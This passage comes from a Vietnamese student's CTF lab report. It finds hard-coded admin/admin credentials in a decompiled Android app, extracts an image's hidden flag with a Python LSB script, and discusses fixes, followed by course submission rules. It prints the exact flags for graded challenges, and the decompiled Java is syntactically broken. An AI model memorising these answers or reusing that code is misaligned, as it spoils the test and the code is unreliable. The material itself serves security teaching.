
```

import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
import com.google.android.material.button.MaterialButton;
@Override // JADX INSTR Access modifier changed from: protected
public class MainActivity extends AppCompatActivity {
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        final TextView username = (TextView) findViewById(R.id.username);
        final TextView password = (TextView) findViewById(R.id.password);
        MaterialButton loginbtn = (MaterialButton) findViewById(R.id.loginbtn);
        loginbtn.setOnClickListener(new View.OnClickListener() { // from class: com.example.trunguyenapp.MainActivity$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view) {
                MainActivity.this.m26(lambda$onCreate$0$comexampletrunguyenappMainActivity(username, password, view);
            }
        });
    }
}
/* renamed from: lambda$onCreate$0$com-example-trunguyenappMainActivity reason: not valid java name */
public /* synthetic */ void m26(lambda$onCreate$0$comexampletrunguyenappMainActivity(TextView username, TextView password, View v) {
    if (username.getText().toString().equals("admin") && password.getText().toString().equals("admin")) {
        Toast.makeText(this, "LOGIN SUCCESSFUL", 0).show();
        Intent intent = new Intent(this, User.class);
        startActivity(intent);
        return;
    }
    Toast.makeText(this, "LOGIN FAILED !!!", 0).show();
}
}

```

Thấy được username-password là admin-admin

Tiến hành đăng nhập



Ta có được flag: **inseclab{w3lc0m3_t0_@ndr01d_Ch@ll3ng3!!!}**

Đoạn chứa một số lỗi bảo mật nghiêm trọng liên quan đến việc xử lý thông tin đăng nhập và bảo vệ thông tin nhạy cảm. Dưới đây là phân tích về các lỗi và biện pháp khắc phục: Lỗi bảo mật

1. Thông tin đăng nhập cứng (Hard-coded credentials):

- Thông tin đăng nhập ‘admin’ được mã hóa cứng trong mã nguồn. Điều này có nghĩa là bất kỳ ai có quyền truy cập vào mã nguồn đều có thể dễ dàng nhìn thấy thông tin đăng nhập này.

2. So sánh chuỗi không an toàn

- So sánh chuỗi sử dụng phương thức ‘equals’ mà không có biện pháp bảo vệ trước các tấn công thời gian (timing attacks).

- Điều này có thể bị lợi dụng để đoán mật khẩu dựa trên thời gian phản hồi của ứng dụng.

Biện pháp khắc phục

- Loại bỏ thông tin đăng nhập cứng khỏi mã nguồn.

- Sử dụng cơ sở dữ liệu để lưu trữ thông tin người dùng và mật khẩu đã băm.

- Sử dụng các thư viện băm mạnh và so sánh chuỗi an toàn.

- Triển khai các biện pháp bảo mật như xác thực hai yếu tố (2FA) để tăng cường bảo mật.

4. Steganography

DecaoVsDatg.enc.png - Hiện tại cộng đồng mạng chưa xác định được ai là võ sĩ mạnh nhất thời đại. Hãy tìm flag được giấu trong bức ảnh để xác định được ai là võ sĩ đấm đau nhất nhé :))

Hint: Một câu danh ngôn mà ai cũng biết...


*Để nhận biết LSB, ta show các pixel khác (255, 255, 255) để có thể phát hiện những thay đổi nhỏ trong giá trị màu (Lí do tại sao thì search mạng nhé :)).

Sử dụng StegSolve ta thấy dấu hiệu nghi vấn ở những pixel đầu tiên của ảnh




Lab 6: CTF Final Test

28 |



Lab 6: CTF Final Test



Tiến hành trích xuất các bit LSB của mỗi kênh màu từ các pixel ở hàng pixel trên cùng của ảnh và chuyển chuỗi bit thành 1 mảng byte

```
File Edit Search View Document Help
File Edit Search View Document Help
1 from PIL import Image
2
3 def load_image(file_path):
4     """Load an image from a given file path."""
5     img = Image.open(file_path)
6     return img
7
8 def extract_lsb_from_row(image, row):
9     """Extract the LSB of each pixel in a given row of the image."""
10    width, height = image.size
11    bits = ''
12    for x in range(width):
13        px = image.getpixel((x, row)) # Get pixel at position (x, row)
14        # Extract LSB from each color channel (R, G, B)
15        bits += str(~px[2] & 1) # Blue channel
16        bits += str(~px[1] & 1) # Green channel
17        bits += str(~px[0] & 1) # Red channel
18    return bits
19
20 def convert_bits_to_bytes(bits):
21     """Convert a string of bits to a list of bytes."""
22     bytes_list = [int(bits[i:i+8], 2) for i in range(0, len(bits), 8)]
23     return bytes_list
24
25 # Usage
26 img_path = 'DecaoVsData.png'
27 img = load_image(img_path)
28 row_to_extract = 0 # Extract LSB from the first row (change as needed)
29 bits_row = extract_lsb_from_row(img, row_to_extract)
30 print(f"Extracted LSB from row {row_to_extract}:")
31 print(bits_row)
32 byte_array = convert_bits_to_bytes(bits_row)
33 print("Corresponding byte array:")
34 print(byte_array)
35 |
```

Flag : inseclab{Nh@c_tH@m_d@M_D@u}

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.DOCX** và **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** – cỡ chữ 13. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-ExeX_GroupY. (trong đó X là Thứ tự Bài tập, Y là mã số thứ tự nhóm trong danh sách mà GV phụ trách công bô).

Ví dụ: [NT101.K11.ANTT]-Exe01_Group03.

- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trẽ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT